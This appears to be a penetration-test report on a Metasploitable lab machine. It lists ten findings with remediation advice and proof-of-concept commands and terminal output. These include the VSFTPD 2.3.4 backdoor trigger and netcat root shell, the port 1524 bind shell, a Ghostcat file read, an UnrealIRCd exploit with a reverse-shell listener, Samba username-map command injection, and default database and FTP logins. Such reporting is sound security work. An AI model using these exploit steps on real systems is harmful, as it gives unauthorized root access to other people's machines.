

1. Title: VSFTPD 2.3.4 Backdoor Remote Code Execution

Findings: [CVE-2011-2523], [Host: 192.168.159.131]

Remediation: Immediately remove the vulnerable VSFTPD 2.3.4 package and upgrade to a secure version from a trusted vendor. If FTP is not required, disable the service entirely and restrict access using firewall rules.

POC:

- Connect to the FTP service:
ftp 192.168.159.131
- Use a username containing :) (backdoor trigger):
Username: test:)
Password: test
- Observe that port 6200/tcp opens.

```
(kali@kali)-[~]
$ nmap -p 6200 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 09:34 EST
Nmap scan report for 192.168.159.131
Host is up (0.00067s latency).

PORT      STATE SERVICE
6200/tcp  open  lm-x
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds
```

- Connect to the shell:
nc 192.168.159.131 6200
Id
- **Evidence:** uid=0(root)
- **Impact:** Unauthenticated attacker gains root-level command execution.
- **Output:**

```
kali@kali:~$ ftp 192.168.159.131
Connected to 192.168.159.131.
220 (vsftpd 2.3.4)
Name (192.168.159.131:kali): test:)
331 Please specify the password.
Password:
421 Service not available, remote server timed out. Connection closed.
ftp>

kali@kali:~$ nc 192.168.159.131 6200
id
uid=0(root) gid=0(root)
whoami
root
```

2. Title: Unauthenticated Root Bind Shell (Port 1524)

Findings: [Unauthenticated Remote Root Shell], [Port: 1524], [Host: 192.168.1.20]

Remediation: Immediately investigate and terminate any process listening on port 1524, as this port is commonly associated with malicious backdoors and root bind shells. Remove any unauthorized services or scripts responsible for spawning the shell.

POC:

- Run the command in terminal:
nc 192.168.159.131 1524
- **Evidence:** Port 1524 was open and provided unauthenticated shell access. Connecting to the port resulted in a root-level shell without credentials.

- ```
(kali㉿kali)-[~]
$ nc 192.168.159.131 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
```

**Findings:** [CVE-2020-1938], [Host: 192.168.159.131]

**POC:**

- ```
(kali@kali)-[~]
$ nmap -p 8009 192.168.159.131
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-01 09:36 EST
Nmap scan report for 192.168.159.131
Host is up (0.00064s latency).

PORT      STATE SERVICE
8009/tcp  open  ajp13
MAC Address: 00:0C:29:FA:DD:2A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

- ```
(kali㉿kali)-[~]
$ python3 ghostcat.py -p 8009 -f WEB-INF/web.xml 192.168.159.131
Getting resource at ajp13://192.168.159.131:8009/asdf

[b'<?xml version="1.0" encoding="ISO-8859-1"?>\n<!--\n Licensed to the Apache Software Foundati
on (ASF) under one or more\n contributor license agreements. See the NOTICE file distributed
with\n this work for additional information regarding copyright ownership.\n The ASF licenses
this file to You under the Apache License, Version 2.0\n (the "License"); you may not use thi
s file except in compliance with\n the License. You may obtain a copy of the License at\n\n
http://www.apache.org/licenses/LICENSE-2.0\n\n Unless required by applicable law or agreed
to in writing, software\n distributed under the License is distributed on an "AS IS" BASIS,\n
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.\n See the License f
or the specific language governing permissions and\n limitations under the License.\n-->\n\n<w
eb-app xmlns="http://java.sun.com/xml/ns/j2ee"\n xmlns:xsi="http://www.w3.org/2001/XMLSchema
-instance"\n xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/
j2ee/web-app_2_4.xsd"\n version="2.4">\n\n <display-name>Welcome to Tomcat</display-name>\n
<description>\n Welcome to Tomcat\n </description>\n\n<!-- JSPC servlet mappings start -
-->\n\n <servlet>\n <servlet-name>org.apache.jsp.index_jsp</servlet-name>\n <se
rvlet-class>org.apache.jsp.index_jsp</servlet-class>\n <servlet-mapping>\n
<servlet-name>org.apache.jsp.index_jsp</servlet-name>\n <url-pattern>/index.jsp<
/url-pattern>\n </servlet-mapping>\n\n<!-- JSPC servlet mappings end -->\n\n</web-app>\n\nx00
']
```


#### 4. Title: UnrealIRCd Backdoor Remote Code Execution

**Findings:** [CVE-2010-2075], [Host: 192.168.159.131]

**Remediation:** Remove the compromised UnrealIRCd package and reinstall a clean, verified version. Validate binaries using checksums and restrict IRC service exposure.

**POC:**

- **Set up Listener:** In one terminal, run `nc -vnlp 4444` to wait for the connection.
- **Run Script:** In a second terminal, run `./exploit_unreal.sh`.
- **Provide Details:** Enter the target IP (192.168.159.131), the target port (6667), and Port (4444).
- **Confirm Root:** Once the "Sent payload" message appears, go to your listener terminal and type `id` to confirm you have root access.
- **Evidence:** Command output returned
- **Impact:** Remote unauthenticated command execution.
- **Output:**



The image shows two terminal windows. The left window displays the output of the `./exploit_unreal.sh` script. It prompts for the target IP (192.168.159.131), target port (6667), and the listener port (4444). It then starts a listener on port 4444 and sends a payload. The right window shows the listener's output, which includes a connection from 192.168.159.131 on port 38783 and the command `id=0(root) gid=0(root)`, indicating successful root access.

```
kali@kali:~$./exploit_unreal.sh
Description :
UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010,
contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLG_SYSTEM macro,
which allows remote attackers to execute arbitrary commands.

Vulnerable Service : UnrealIRCd 3.2.8.1
Default Port : 6667
Target : unix

Enter target IP or hostname: 192.168.159.131
Enter target irc port (6667): 6667
Enter your IP (reverse shell): 192.168.159.132
Which port you want to receive the shell (e.g. 4444): 4444
[*] Starting a listener on port 4444
./exploit_unreal.sh: line 30: gnome-terminal: command not found
[*] Started listener to grab root shell ...
[*] Sleeping 5 seconds ...

[DEBUG INFO]

:irc.Metasploitable.LAN NOTICE AUTH : ** Looking up your hostname ...

[*] Sent payload ...
[*] Enjoy!
```

```
kali@kali:~$ nc -vnlp 4444
listening on [any] 4444 ...
idconnect to [192.168.159.132] from (UNKNOWN) [192.168.159.131] 38783
uid=0(root) gid=0(root)
```


#### 5. Title: MySQL Weak / Default Credentials

**Findings:** [Host: 192.168.159.131], MySQL allows access using weak/default credentials on port 3306.

**Remediation:** Enforce strong passwords, disable remote root login, remove default accounts, and restrict MySQL access via firewall.

**POC:**

- Run the command:  
`mysql -h 192.168.159.131 -u root --skip-ssl`
- **Output:**



The image shows a terminal window where the command `mysql -h 192.168.159.131 -u root --skip-ssl` has been executed. The output shows a successful connection to the MariaDB monitor, with the user 'root' and connection ID 526. The server version is 5.0.51a-3ubuntu5 (Ubuntu).

```
(kali@kali)~$ mysql -h 192.168.159.131 -u root --skip-ssl
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 526
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

## 6. Title: Samba Username Map Script Command Execution

**Findings:** [CVE-2007-2447], [Host: 192.168.159.131]

**Remediation:** Upgrade Samba to the latest stable version. Disable the username map script option and restrict SMB access using firewall and network segmentation.

**POC:**

- Run the command in terminal:  
**smbclient //192.168.159.131/tmp -U "/=id"**
- **Evidence:** uid= output in response
- **Impact:** Arbitrary command execution via SMB service.
- **Output:**

```
(kali㉿kali)-[~]
└─$ smbclient //192.168.159.131/tmp -U "/=id"
Password for [=uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialout),24(cdrom),25(f
loppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),103(scanner),107(
bluetooth),125(lpadmin),133(wireshark),135(kaboxer)]:
```

## 7. Title: NFS Share Misconfiguration (No Root Squash)

**Findings:** [Host: 192.168.159.131], NFS export / is shared with \* (world-accessible), allowing root-level access to the filesystem.

**Remediation:** Restrict NFS exports to specific IPs, enable root\_squash, and avoid sharing sensitive directories.

**POC:**

- Run the command in terminal:  
**showmount -e 192.168.159.131**
- **Evidence:** showmount -e 192.168.159.131 reveals the root (/) NFS share exported to all hosts (\*), indicating unrestricted access.
- **Impact:** An attacker can mount the NFS share, read/write critical system files, and potentially gain root-level access to the server.
- **Output:**

```
(kali㉿kali)-[~]
└─$ showmount -e 192.168.159.131
Export list for 192.168.159.131:
/ *
```

## 8. Title: FTP Default Login

**Findings:** [Host: 192.168.159.131], FTP service allows authentication using default/anonymous credentials on port 21.

**Remediation:** Disable anonymous FTP, enforce strong user authentication, use SFTP/FTPS, and restrict access via firewall.

**POC:**

- Run the command in terminal:  
**ftp 192.168.159.131**  
Name: anonymous  
Password: anonymous

- **Evidence:** Successful FTP login using default/anonymous credentials.
- **Impact:** Unauthorized users can access, upload, or download files, leading to data exposure or further system compromise.
- **Output:**

```
(kali@kali)-[~]
$ ftp 192.168.159.131
Connected to 192.168.159.131.
220 (vsFTPD 2.3.4)
Name (192.168.159.131:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


## 9. Title: VNC Weak Authentication / Brute Force Login

**Findings:** [No CVE Assigned], [Host: 192.168.159.131]

**Remediation:** Enforce strong passwords for VNC, enable authentication, restrict access via firewall rules, and consider tunneling VNC traffic through SSH.

**POC:**

- Run the command in terminal:  
**vncviewer 192.168.159.131:0**
- Use weak password:  
**password**
- **Evidence:** Successful desktop access
- **Impact:** Unauthorized graphical access to the system.
- **Output:**



## 10. Title: PostgreSQL Default Credentials

**Findings:** [CVE-1999-0501], [Host: 192.168.159.131]

**Remediation:** Change all default database credentials immediately. Enforce strong password policies and restrict database access to trusted IP addresses only.

**POC:**

- Run the command in terminal:  
**psql -h 192.168.159.131 -U postgres**

- Enter password:  
**postgres**
- **Evidence:** Successful database login
- **Impact:** Full database access -> data theft or manipulation.
- **Output:**

```
(kali㉿kali)-[~]
$ psql -h 192.168.159.131 -U postgres
Password for user postgres:
psql (17.5 (Debian 17.5-1), server 8.3.1)
WARNING: psql major version 17, server major version 8.3.
 Some psql features might not work.
Type "help" for help.

postgres=#
```